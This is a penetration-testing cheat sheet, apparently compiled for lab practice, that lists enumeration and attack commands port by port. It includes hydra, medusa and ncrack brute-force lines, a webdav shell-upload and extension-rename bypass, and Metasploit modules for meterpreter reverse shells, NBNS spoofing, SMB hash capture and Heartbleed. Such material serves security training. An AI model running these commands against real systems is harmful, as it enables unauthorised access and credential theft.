nmap -p80,443,5800,5900,8000,8080 10.11.0.0/16 -oG - | nikto -host -
nmap -vv -A -PS -PA -PU -PE -PP -sS -sU -p0-65535 -sC -sV -oA comp5 -iL /root/targets.txt
unicornscan -v -z -B 53 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -p 1-65535 -r 1000 -R 5 -i tap0 -l /root/unicornscan1.txt 10.11.1.0/16
unicornscan -mTsf -lv -r 1000 -l /root/unicornscan2.txt 10.11.1.0/16
unicornscan -v -z -B 53 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -r 1000 -l /root/unicornscan3.txt 10.11.1.0/16
unicornscan -v -z -B 80 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -r 1000 -l /root/unicornscan4.txt 10.11.1.0/16
unicornscan -v -z -B 4343 -e http,httpexp,ntalk,osdetect,rdns,sip,upnp -H -mUTAsf -r 1000 -l /root/unicornscan5.txt 10.11.1.0/16
unicornscan -v -z -H -mUTAsf -r 1000 -l /root/unicornscan6.txt 10.11.1.0/16
netdiscover -r 10.11.1.0/16

Most basic usage of arp-scan is scanning local network with a single options named --localnet or-l . This will scan whole local network with arp packets. While using arp-scan we need root privileges.

```
1       $ arp-scan  --localnet
```

If the responses return by the scanned hosts are important for us we can save them in pcap format. Pcap format is supported by tools like tcpdump, wireshark etc. We will us -pcapsavefile or -W options to specify pcap file.

Dmitry –**b** is use for banner grabbing for all open ports; Type following command to grab **SSH banner** of remote PC.

```
1   dmitry -b 192.168.1.106
```

Webmin
Webmin is a webgui to interact with the machine.
The password to enter is the same as the passsword for the root user, and other users if they have that right.
There are several vulnerabilites for it. It is run on port 10000.
Wordpress
sudo wpscan -u http://cybear32c.lab
If you hit a 403. That is, the request if forbidden for some reason. Read more here:
https://en.wikipedia.org/wiki/HTTP_403
It could mean that the server is suspicious because you don't have a proper user-agent in your request, in wpscan you can solve this by inserting --random-agent. You can of course also define a specific agent if you want that. But random-agent is pretty convenient.

sudo wpscan -u http://cybear32c.lab/ --random-agent
Scan for users
You can use wpscan to enumerat users:

Webdav
Okay so webdav is old as hell, and not used very often. It is pretty much like ftp. But you go through http to access it. So if you have webdav installed on a xamp-server you can access it like this:
cadaver 192.168.1.101/webdav
Then sign in with username and password. The default username and passwords on xamp are:
Username: wampp
Password: xampp
Then use put and get to upload and download. With this you can of course upload a shell that gives you better access.
If you are looking for live examples just google this:
inurl:webdav site:com
Test if it is possible to upload and execute files with webdav.
davtest -url http://192.168.1.101 -directory demo_dir -rand aaaa_upfileP0C
If you managed to gain access but is unable to execute code there is a workaround for that! So if webdav has prohibited the user to upload .asp code, and pl and whatever, we can do this:
upload a file called shell443.txt, which of course is you .asp shell. And then you rename it to shell443.asp;.jpg.
Now you visit the page in the browser and the asp code will run and return your shell.
References
http://secureyes.net/nw/assets/Bypassing-IIS-6-Access-Restrictions.pdf

WAF - Web application firewall
One of the first things we should do when starting to poke on a website is see what WAF it has.
Identify the WAF
wafw00f http://example.com
http://securityidiots.com/Web-Pentest/WAF-Bypass/waf-bypass-guide-part-1.html

Cewl www.megacorpone.com -m 6 -w megacorp-cewl.txt
John --wordlist-megacorp-cewl.txt --rules --stdout > mutated.txt
cewl any other urls

netdiscover -r 192.168.1.0/24

FTP Enumeration (21):

nmap –script ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221,tftp-enum -p 21 10.0.0.1

FTP service on 10.10.1.22:21

Enumeration

nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_21_ftp' 10.10.1.22

hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.10.1.22/scans/10.10.1.22_21_ftphydra.txt -u 10.10.1.22 -s 21 ftp

Many ftp-servers allow anonymous users. These might be misconfigured and give too much access, and it might also be necessary for certain exploits to work. So always try to log in with anonymous:anonymous.

Remember the binary and ascii mode!

If you upload a binary file you have to put the ftp-server in binary mode, otherwise the file will become corrupted and you will not be able to use it! The same for text-files. Use ascii mode for them! You just write **binary** and **ascii** to switch mode.

SSH (22):

ssh INSERTIPADDRESS 22

SSH service on 10.10.1.22:22

Bruteforcing

medusa -u root -P /usr/share/wordlists/rockyou.txt -e ns -h 10.10.1.22:22 - 22 -M ssh

hydra -f -V -t 1 -l root -P /usr/share/wordlists/rockyou.txt -s 22 10.10.1.22 ssh

ncrack -vv -p 22 --user root -P PASS_LIST 10.10.1.22

Use nmap to automate banner grabbing and key fingerprints, e.g.

nmap 10.10.1.22 -p 22 -sV --script=ssh-hostkey -oA '/root/Documents/10.11.1.22/scans/10.10.1.22_22_ssh-hostkey'

User enumeration

use auxiliary/scanner/ssh/ssh_enumusers

set user_file /usr/share/wordlists/metasploit/unix_users.txt

or

set user_file /usr/share/seclists/Usernames/Names/names.txt

run

python /usr/share/exploitdb/exploits/linux/remote/40136.py -U /usr/share/wordlists/metasploit/unix_users.txt $ip

Bruteforce

`hydra -v -V -l root -P password-file.txt $ip ssh`

With list of users:

`hydra -v -V -L user.txt -P /usr/share/wordlists/rockyou.txt -t 16 192.168.33.251 ssh`

You can use **-w** to slow down

SMTP Enumeration (25):

nmap –script smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 10.0.0.1

nc -nvv INSERTIPADDRESS 25

telnet INSERTIPADDRESS 25

Finger Enumeration (79):

Download script and run it with a wordlist: http://pentestmonkey.net/tools/user-enumeration/finger-user-enum

Always do users enumeration

`smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t $ip`

`use auxiliary/scanner/smtp/smtp_enum`

Command to check if a user exists

`VRFY root`

Command to ask the server if a user belongs to a mailing list

`EXPN root`

Enumeration and vuln scanning:

`nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 $ip`

Bruteforce

`hydra -P /usr/share/wordlistsnmap.lst $ip smtp -V`

Metasploit user enumeration

`use auxiliary/scanner/smtp/smtp_enum`

Testing for open relay

```
telnet $ip 25
EHLO root
MAIL FROM:root@target.com
RCPT TO:example@gmail.com
DATA
Subject: Testing open mail relay.
Testing SMTP open mail relay. Have a nice day.
.
QUIT
```

HTTP/HTTPS - Web Enumeration (80/443):

dirbuster (GUI)

dirb http://10.0.0.1/

nikto –h 10.0.0.1

wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/Top1000-RobotsDisallowed.txt; gobuster -u http://$ip -w Top1000-RobotsDisallowed.txt

wfuzz -c -z list.txt --sc 200 http://$ip

Gather page titles from HTTP services	nmap --script=http-title 192.168.1.0/24
Get HTTP headers of web services	nmap --script=http-headers 192.168.1.0/24
Find web apps from known paths	nmap --script=http-enum 192.168.1.0/24

Web Scanning

Gobuster quick directory busting

gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux

Gobuster comprehensive directory busting

gobuster -s 200,204,301,302,307,403 -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/big.txt -t 80 -a 'Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0'

Gobuster search with file extension

gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -x .txt,.php

Nikto web server scan

nikto -h 10.10.10.10

Wordpress scan

wpscan -u 10.10.10.10/wp/

Port Checking

Netcat banner grab

nc -v 10.10.10.10 port

Telnet banner grab

telnet 10.10.10.10 port

[>] HTTP Basic Authentication Dictionary and Brute-force attacks with Burp Suite

http://www.dailysecurity.net/2013/03/22/http-basic-authentication-dictionary-and-brute-force-attacks-with-burp-suite/

Burp Suite against HTTP Basic authentication

Webslayer is a tool designed for brute forcing Web Applications, it can be used for finding resources not linked (directories, servlets, scripts,files, etc), brute force GET and POST parameters, bruteforce Forms parameters (User/Password), Fuzzing, etc. The tools has a payload generator and an easy and powerful results analyzer.

You can perform attacks like:

- Predictable resource locator, recursion supported (Discovery)
- Login forms brute force
- Session brute force
- Parameter brute force
- Parameter fuzzing and injection (XSS, SQL)
- Basic and Ntml authentication brute forcing

Source: http://www.edge-security.com/webslayer.php

root@kali:~# webslayer

Brute Force:

hydra 10.0.0.1 http-post-form "/admin.php:target=auth&mode=login&user=^USER^&password=^PASS^:invalid" -P /usr/share/wordlists/rockyou.txt -l admin

Whatweb - Usage: whatweb [options] <URLs>

WhatWeb identifies websites. Its goal is to answer the question, "What is that Website?". WhatWeb recognises web technologies including content management systems (CMS), blogging platforms,

statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called 'stealthy', is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests.

Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. ", but a minority of WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for "/wp-content/" within relative links.

EXAMPLE USAGE:

* Scan example.com.

./whatweb example.com

* Scan reddit.com slashdot.org with verbose plugin descriptions.

./whatweb -v reddit.com slashdot.org

* An aggressive scan of wired.com detects the exact version of WordPress.

./whatweb -a 3 www.wired.com

* Scan the local network quickly and suppress errors.

whatweb --no-errors 192.168.0.0/24

Pop3 (110):

telnet INSERTIPADDRESS 110

USER pelle@INSERTIPADDRESS

PASS admin

or:

USER pelle

PASS admin

RPCBind (111):

rpcinfo –p x.x.x.x

RPC (135)

Enumerate, shows if any NFS mount exposed:

```
rpcinfo -p $ip
```

```
nmap $ip --script=msrpc-enum
```

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 443 -

Heartbleed

OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable OpenSSL 1.0.1g is NOT vulnerable OpenSSL 1.0.0 branch is NOT vulnerable OpenSSL 0.9.8 branch is NOT vulnerable

First we need to investigate if the https-page is vulnerable to heartbleed

We can do that the following way.

```
sudo sslscan 192.168.101.1:443
```

or using a nmap script

```
nmap -sV --script=ssl-heartbleed 192.168.101.8
```

You can exploit the vulnerability in many different ways. There is a module for it in burp suite, and metasploit also has a module for it.

```
use auxiliary/scanner/ssl/openssl_heartbleed
```

```
set RHOSTS 192.168.101.8
```

```
set verbose true
```

```
Run
```

Open a connection

```
openssl s_client -connect $ip:443
```

Basic SSL ciphers check

```
nmap --script ssl-enum-ciphers -p 443 $ip
```

Look for unsafe ciphers such as Triple-DES and Blowfish

Very complete tool for SSL auditing is testssl.sh, finds BEAST, FREAK, POODLE, heart bleed, etc...

Test authentication:

telnet $ip 110

USER uer@$ip

PASS admin

list

retr 1

Finger

port 79

https://touhidshaikh.com/blog/?p=914

Find Logged in users on target.

finger @$ip

if there is no user logged in this will show no username

Check User is existed or not.

finger $username@$ip

The finger command is very useful for checking users on target but it's painful if brute-forced for a username.

Port 69 - TFTP

This is a ftp-server but it is using UDP.

Port 80 - HTTP

Info about web-vulnerabilities can be found in the next chapter HTTP - Web Vulnerabilities.

We usually just think of vulnerabilities on the http-interface, the web page, when we think of port 80. But with .htaccess we are able to password protect certain directories. If that is the case we can brute force that the following way.

Password protect directory with htaccess

Step 1

Create a directory that you want to password-protect. Create .htaccess tile inside that directory. Content of .htaccess:

```
AuthType Basic

AuthName "Password Protected Area"

AuthUserFile /var/www/html/test/.htpasswd

Require valid-user
```

Create .htpasswd file

```
htpasswd -cb .htpasswd test admin

service apache2 restart
```

This will now create a file called .htpasswd with the user: test and the password: admin

If the directory does not display a login-prompt, you might have to change the **apache2.conf** file. To this:

```
<Directory /var/www/html/test>
   AllowOverride AuthConfig
</Directory>
```

Brute force it

Now that we know how this works we can try to brute force it with medusa.

```
medusa -h 192.168.1.101 -u admin -P wordlist.txt -M http -m DIR:/test -T 10
```

Port 88 - Kerberos

Kerberos is a protocol that is used for network authentication. Different versions are used by *nix and Windows. But if you see a machine with port 88 open you can be fairly certain that it is a Windows Domain Controller.

If you already have a login to a user of that domain you might be able to escalate that privilege.

Check out: MS14-068

Port 110 - Pop3

This service is used for fetching emails on a email server. So the server that has this port open is probably an email-server, and other clients on the network (or outside) access this server to fetch their emails.

```
telnet 192.168.1.105 110

USER pelle@192.168.1.105

PASS admin

# List all emails

list
```

```
# Retrive email number 5, for example
retr 5
```

Port 111 - Rpcbind

RFC: 1833

Rpcbind can help us look for NFS-shares. So look out for nfs. Obtain list of services running with RPC:

```
rpcbind -p 192.168.1.101
```

Port 119 - NNTP

Network time protocol. It is used synchronize time. If a machine is running this server it might work as a server for synchronizing time. So other machines query this machine for the exact time.

An attacker could use this to change the time. Which might cause denial of service and all around havoc.

Port 135 - MSRPC

This is the windows rpc-port. https://en.wikipedia.org/wiki/Microsoft_RPC

Enumerate

```
nmap 192.168.0.101 --script=msrpc-enum
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 139 and 445- SMB/Samba shares

Samba is a service that enables the user to share files with other machines. It has interoperatibility, which means that it can share stuff between linux and windows systems. A windows user will just see an icon for a folder that contains some files. Even though the folder and files really exists on a linux-server.

Connecting

For linux-users you can log in to the smb-share using smbclient, like this:

```
smbclient -L 192.168.1.102
smbclient //192.168.1.106/tmp
smbclient \\\\192.168.1.105\\ipc$ -U john
smbclient //192.168.1.105/ipc$ -U john
```

If you don't provide any password, just click enter, the server might show you the different shares and version of the server. This can be useful information for looking for exploits. There are tons of exploits for smb.

So smb, for a linux-user, is pretty much like and ftp or a nfs.

Here is a good guide for how to configure samba:https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20(Command-line%20interface/Linux%20Terminal)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!

```
mount -t cifs -o user=USERNAME,sec=ntlm,dir_mode=0077 "//10.10.10.10/My Share" /mnt/cifs
```

Connect with PSExec

If you have credentials you can use psexec you easily log in. You can either use the standalone binary or the metasploit module.

```
use exploit/windows/smb/psexec
```

SMB\RPC Enumeration (139/445):

enum4linux –a 10.0.0.1

nbtscan x.x.x.x // Discover Windows / Samba servers on subnet, finds Windows MAC addresses, netbios name and discover client workgroup / domain

py 192.168.XXX.XXX 500 50000 dict.txt

python /usr/share/doc/python-impacket-doc/examples/samrdump.py 192.168.XXX.XXX

nmap IPADDR --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum-processes.nse,smb-enum-sessions.nse,smb-enum-shares.nse,smb-enum-users.nse,smb-ls.nse,smb-mbenum.nse,smb-os-discovery.nse,smb-print-text.nse,smb-psexec.nse,smb-security-mode.nse,smb-server-stats.nse,smb-system-info.nse,smb-vuln-conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-regsvc-dos.nse

smbclient -L //INSERTIPADDRESS/

List open shares

smbclient //INSERTIPADDRESS/ipc$ -U john

SMB uses the following TCP and UDP ports:

```
netbios-ns 137/tcp # NETBIOS Name Service

netbios-ns 137/udp

netbios-dgm 138/tcp # NETBIOS Datagram Service

netbios-dgm 138/udp

netbios-ssn 139/tcp # NETBIOS session service

netbios-ssn 139/udp

microsoft-ds 445/tcp # if you are using Active Directory
```

Enumeration

mblookup — NetBIOS over TCP/IP client used to lookup NetBIOS names

`nmblookup -A $ip`

`enum4linux -a $ip`

Used to enumerate data from Windows and Samba hosts and is a wrapper for `smbclient`, `rpcclient`, `net` and `nmblookup`

Look for users, groups, shares, workgroup/domains and password policies

list smb nmap scripts

`locate .nse | grep smb`

[+] NBNS Spoof / Capture

[>] NBNS Spoof

msf > use auxiliary/spoof/nbns/nbns_response

msf auxiliary(nbns_response) > show options

msf auxiliary(nbns_response) > set INTERFACE eth0

msf auxiliary(nbns_response) > set SPOOFIP 10.10.10.10

msf auxiliary(nbns_response) > run

[>] SMB Capture

msf > use auxiliary/server/capture/smb

msf auxiliary(smb) > set JOHNPWFILE /tmp/john_smb

msf auxiliary(smb) > run

Samrdump is pre-installed on Backtrack 5 .

You can find "samrdump" under SMB Analyis .

Samrdump is used to retrieved information about the target using SAM (Security Account Manager).

It lists out the all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :

BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump

Running Samrdump.py with port 445

Command Syntax : ./samrdump.py username:password@target-ip-address protocol list

Example : ./samrdump.py administrator:12345@192.168.232.172

http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html

SNMP Enumeration (161):

snmpwalk -c public -v1 10.0.0.0

snmpcheck -t 192.168.1.X -c public

onesixtyone -c names -i hosts

nmap -sT -p 161 192.168.X.X -oG snmp_results.txt

snmpenum -t 192.168.1.X

```
for community in public private manager; do snmpwalk -c $community -v1 $ip; done
```

```
snmpwalk -c public -v1 $ip
```

```
snmpenum $ip public windows.txt
```

Less noisy:

```
snmpwalk -c public -v1 $ip 1.3.6.1.4.1.77.1.2.25
```

Based on UDP, stateless and susceptible to UDP spoofing

```
nmap -sU --open -p 16110.1.1.1-254 -oG out.txt
```

```
snmpwalk -c public -v1  10.1.1.1 # we need to know that there is a community called public
```

```
snmpwalk -c public -v1 192.168.11.204 1.3.6.1.4.1.77.1.2.25 # enumerate windows users
```

```
snmpwalk 5c public 5v1 192.168.11.204 1.3.6.1.2.1.25.4.2.1.2 # enumerates running processes
```

```
nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes $ip
```

```
snmp-check -t $ip -c public
```

```
onesixtyone -c names -i $ip
```

Port 389/636 - Ldap

Lightweight Directory Access Protocol. This port is usually used for Directories. Directory her means more like a telephone-directory rather than a folder. Ldap directory can be understood a bit like the windows registry. A database-tree. Ldap is sometimes used to store usersinformation. Ldap is used more often in corporate structure. Webapplications can use ldap for authentication. If that is the case it is possible to perform **ldap-injections** which are similar to sqlinjections.

You can sometimes access the ldap using a anonymous login, or with other words no session. This can be useful becasue you might find some valuable data, about users.

```
ldapsearch -h 192.168.1.101 -p 389 -x -b "dc=mywebsite,dc=com"
```

When a client connects to the Ldap directory it can use it to query data, or add or remove.

Port 636 is used for SSL.

There are also metasploit modules for Windows 2000 SP4 and Windows Xp SP0/SP1

Port 554 - RTSP

RTSP (Real Time Streaming Protocol) is a stateful protocol built on top of tcp usually used for streaming images. Many commercial IP-cameras are running on this port. They often have a GUI interface, so look out for that.

Port 587 - Submission

Outgoing smtp-port

If Postfix is run on it it could be vunerable to shellshock https://www.exploit-db.com/exploits/34896/

Port 631 - Cups

Common UNIX Printing System has become the standard for sharing printers on a linux-network. You will often see port 631 open in your priv-esc enumeration when you run netstat. You can log in to it here: **http://localhost:631/admin**

You authenticate with the OS-users.

Find version. Test **cups-config --version**. If this does not work surf to **http://localhost:631/printers** and see the CUPS version in the title bar of your browser.

There are vulnerabilities for it so check your searchsploit.

Port 993 - Imap Encrypted

The default port for the Imap-protocol.

Port 995 - POP3 Encrypten

Port 995 is the default port for the **Post Office Protocol**. The protocol is used for clients to connect to the server and download their emails locally. You usually see this port open on mx-servers. Servers that are meant to send and recieve email.

Related ports: 110 is the POP3 non-encrypted.

25, 465

Port 1025 - NFS or IIS

I have seen them open on windows machine. But nothing has been listening on it.

Port 1030/1032/1033/1038

I think these are used by the RPC within Windows Domains. I have found no use for them so far. But they might indicate that the target is part of a Windows domain. Not sure though.

Port 1521 - Oracle database

Enumeration

`tnscmd10g version -h 192.168.1.101`

`tnscmd10g status -h 192.168.1.101`

Bruteforce the ISD

`auxiliary/scanner/oracle/sid_brute`

Connect to the database with `sqlplus`

References:

http://www.red-database-security.com/wp/itu2007.pdf

Ports 1748, 1754, 1808, 1809 - Oracle

These are also ports used by oracle on windows. They run Oracles **Intelligent Agent**.

Oracle (1521):

tnscmd10g version -h INSERTIPADDRESS

tnscmd10g status -h INSERTIPADDRESS

Mysql Enumeration (3306):

Always test the following:

Username: root

Password: root

```
mysql --host=192.168.1.101 -u root -p
```

```
mysql -h <Hostname> -u root
```

```
mysql -h <Hostname> -u root@localhost
```

```
mysql -h <Hostname> -u ""@localhost
```

```
telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

nmap -sV -Pn -vv 10.0.0.1 -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122

Mysql-commands cheat sheet

http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html

Uploading a shell

You can also use mysql to upload a shell

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

Mysql

```
nmap -sV -Pn -vv --script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 $ip -p 3306
```

Nmap scan

```
nmap -sV -Pn -vv -script=mysql* $ip -p 3306
```

Vuln scanning:

```
sqlmap -u 'http://$ip/login-off.asp' --method POST  --data
'txtLoginID=admin&txtPassword=aa&cmdSubmit=Login' --all --dump-all
```

If Mysql is running as root and you have access, you can run commands:

```
mysql> select do_system('id');

mysql> \! sh
```

MsSql

Enumerate MSSQL Servers on the network

```
msf > use auxiliary/scanner/mssql/mssql_ping

nmap -sU --script=ms-sql-info $ip
```

Bruteforce MsSql

```
msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login
```

Gain shell using gathered credentials

```
msf > use exploit/windows/mssql/mssql_payload

msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
```

Log in to a MsSql server:

```
# root@kali:~/dirsearch# cat ../.freetds.conf

[someserver]

host = $ip

port = 1433

tds version = 8.0

user=sa

root@kali:~/dirsearch# sqsh -S someserver -U sa -P PASS -D DB_NAME
```

Port 2049 - NFS

Network file system This is a service used so that people can access certain parts of a remote filesystem. If this

is badly configured it could mean that you grant excessive access to users.

If the service is on its default port you can run this command to see what the filesystem is sharing

```
showmount -e 192.168.1.109
```

Then you can mount the filesystem to your machine using the following command

```
mount 192.168.1.109:/ /tmp/NFS
```

```
mount -t 192.168.1.109:/ /tmp/NFS
```

Now we can go to /tmp/NFS and check out /etc/passwd, and add and remove files.

This can be used to escalate privileges if it is not correct configured. Check chapter on Linux Privilege Escalation.

Port 2100 - Oracle XML DB

There are some exploits for this, so check it out. You can use the default Oracle users to access to it. You can use the normal ftp protocol to access it.

Can be accessed through ftp. Some default passwords here:https://docs.oracle.com/cd/B10501_01/win.920/a95490/username.htm Name: Version:

Default logins: sys:sys scott:tiger

Port 3268 - globalcatLdap

Port 3306 - MySQL

Always test the following:

Username: root

Password: root

```
mysql --host=192.168.1.101 -u root -p
```

```
mysql -h <Hostname> -u root
```

```
mysql -h <Hostname> -u root@localhost
```

```
mysql -h <Hostname> -u ""@localhost
```

```
telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

Configuration files

cat /etc/my.cnf

http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-to-mysql-database-server.html

Mysql-commands cheat sheet

http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html

Uploading a shell

You can also use mysql to upload a shell

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

Finding passwords to mysql

You might gain access to a shell by uploading a reverse-shell. And then you need to escalate your privilege. One way to do that is to look into the databse and see what users and passwords that are available. Maybe someone is resuing a password?

So the first step is to find the login-credencials for the database. Those are usually found in some configuration-file oon the web-server. For example, in joomla they are found in:

/var/www/html/configuration.php

In that file you find the

```
<?php
class JConfig {
   var $mailfrom = 'admin@rainng.com';
   var $fromname = 'testuser';
   var $sendmail = '/usr/sbin/sendmail';
   var $password = 'myPassowrd1234';
   var $sitename = 'test';
   var $MetaDesc = 'Joomla! - the dynamic portal engine and content management system';
   var $MetaKeys = 'joomla, Joomla';
```

```
  var $offline_message = 'This site is down for maintenance. Please check back again soon.';
  }
```

Port 3339 - Oracle web interface

Port 3389 - Remote Desktop Protocol

This is a proprietary protocol developed by windows to allow remote desktop.

Log in like this

```
rdesktop -u guest -p guest 10.11.1.5 -g 94%
```

Brute force like this

```
ncrack -vv --user Administrator -P /root/passwords.txt rdp://192.168.1.101
```

Ms12-020

This is categorized by microsoft as a RCE vulnerability. But there is no POC for it online. You can only DOS a machine using this exploit.

Port 4445 - Upnotifyp

I have not found anything here. Try connecting with netcat and visiting in browser.

Port 4555 - RSIP

I have seen this port being used by Apache James Remote Configuration.

There is an exploit for version 2.3.2

https://www.exploit-db.com/docs/40123.pdf

Port 47001 - Windows Remote Management Service

Windows Remote Management Service

Port 5357 - WSDAPI

Port 5722 - DFSR

The Distributed File System Replication (DFSR) service is a state-based, multi-master file replication engine that automatically copies updates to files and folders between computers that are participating in a common replication group. DFSR was added in Windows Server 2003 R2.

I am not sure how what can be done with this port. But if it is open it is a sign that the machine in question might be a Domain Controller.

Port 5900 - VNC

VNC is used to get a screen for a remote host. But some of them have some exploits.

You can use vncviewer to connect to a vnc-service. Vncviewer comes built-in in Kali.

It defaults to port 5900. You do not have to set a username. VNC is run as a specific user, so when you use VNC it assumes that user. Also note that the password is not the user password on the machine. If you have dumped and cracked the user password on a machine does not mean you can use them to log in. To find the VNC password you can use the metasploit/meterpreter post exploit module that dumps VNC passwords

```
background
use post/windows/gather/credentials/vnc
set session X
exploit
vncviewer 192.168.1.109
```

Ctr-alt-del

If you are unable to input ctr-alt-del (kali might interpret it as input for kali).

Try `shift-ctr-alt-del`

Metasploit scanner

You can scan VNC for logins, with bruteforce.

Login scan

```
use auxiliary/scanner/vnc/vnc_login
set rhosts 192.168.1.109
run
```

Scan for no-auth

```
use auxiliary/scanner/vnc/vnc_none_auth
set rhosts 192.168.1.109
run
```

Port 8080

Since this port is used by many different services. They are divided like this.

Tomcat

Tomcat suffers from default passwords. There is even a module in metasploit that enumerates common tomcat passwords. And another module for exploiting it and giving you a shell.

Port 9389 -

Active Directory Administrative Center is installed by default on Windows Server 2008 R2 and is available on Windows 7 when you install the Remote Server Administration Tools (RSAT).

LDAP Enumeration:

LDAP supports anonymous remote query on the Server. The query will disclose sensitive information such as usernames, address, contact details, Department details, etc.

LDAP Enumeration Tools:

The following table shows the list of tools to perform LDAP Enumeration:

Sl.no	Name of the tool	Web Links
01	Softerra LDAP Administrator	http://www.ldapadministrator.com/
02	Jxplorer	http://jxplorer.org/
03	active directory domain services management pack for system center	https://www.microsoft.com/en-in/download/details.aspx?id=21357
04	LDAP Admin Tool	http://www.ldapadmin.org/
05	LDAP Administrator tool	https://sourceforge.net/projects/ldapadmin/

RDP

Bruteforce

```
ncrack -vv --user administrator -P password-file.txt rdp://$ip
```

```
hydra -t 4  -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip
```

Kerberos

Test MS14-068

LDAP

Enumeration:

```
ldapsearch -h $ip -p 389 -x -b "dc=mywebsite,dc=com"
```

[*] Found MS SQL service on 10.11.1.31:1433
  [*] Check out the server for web applications with sqli vulnerabilities
    [=] searchsploit mssql
  [*] Use nmap scripts for further enumeration, e.g
    [=] nmap -vv -sV -Pn -p 1433 --script=ms-sql-info,ms-sql-config,ms-sql-dump-hashes --script-args=mssql.instance-port=1433,smsql.username-sa,mssql.password-sa -oA /root/Documents/10.11.1.31/scans/10.11.1.31_1433_mssql_nmap_scan 10.11.1.31

[*] Found MS SMB service on 10.11.1.31:445
  [*] Enumeration
    [=] nmap -sV -Pn -vv -p 139,445 --script=smb-vuln* --script-args=unsafe=1 -oA '/root/Documents/10.11.1.31/scans/10.11.1.31_445_smb.nmap' 10.11.1.31
    [=] enum4linux -a 10.11.1.31 | tee /root/Documents/10.11.1.31/scans/10.11.1.31_445_enum4linux.txt
    [=] nmap -sV -Pn -vv -p 445 --script=smb-enum-users -oA '/root/Documents/10.11.1.31/scans/10.11.1.31_445_smb_smb-enum-users.nmap' 10.11.1.31

[*] Found RDP service on 10.11.1.31:3389
  [*] Bruteforcing
    [=] ncrack -vv --user administrator -P PASS_LIST rdp://10.11.1.31
    [=] crowbar -b rdp -u -s 10.11.1.31/32 -U USER_LIST -C PASS_LIST
    [=] for username in $(cat USER_LIST); do for password in $(cat PASS_LIST) do; rdesktop -u $username -p $password 10.11.1.31; done; done;

- FTP service on 10.10.1.22:21
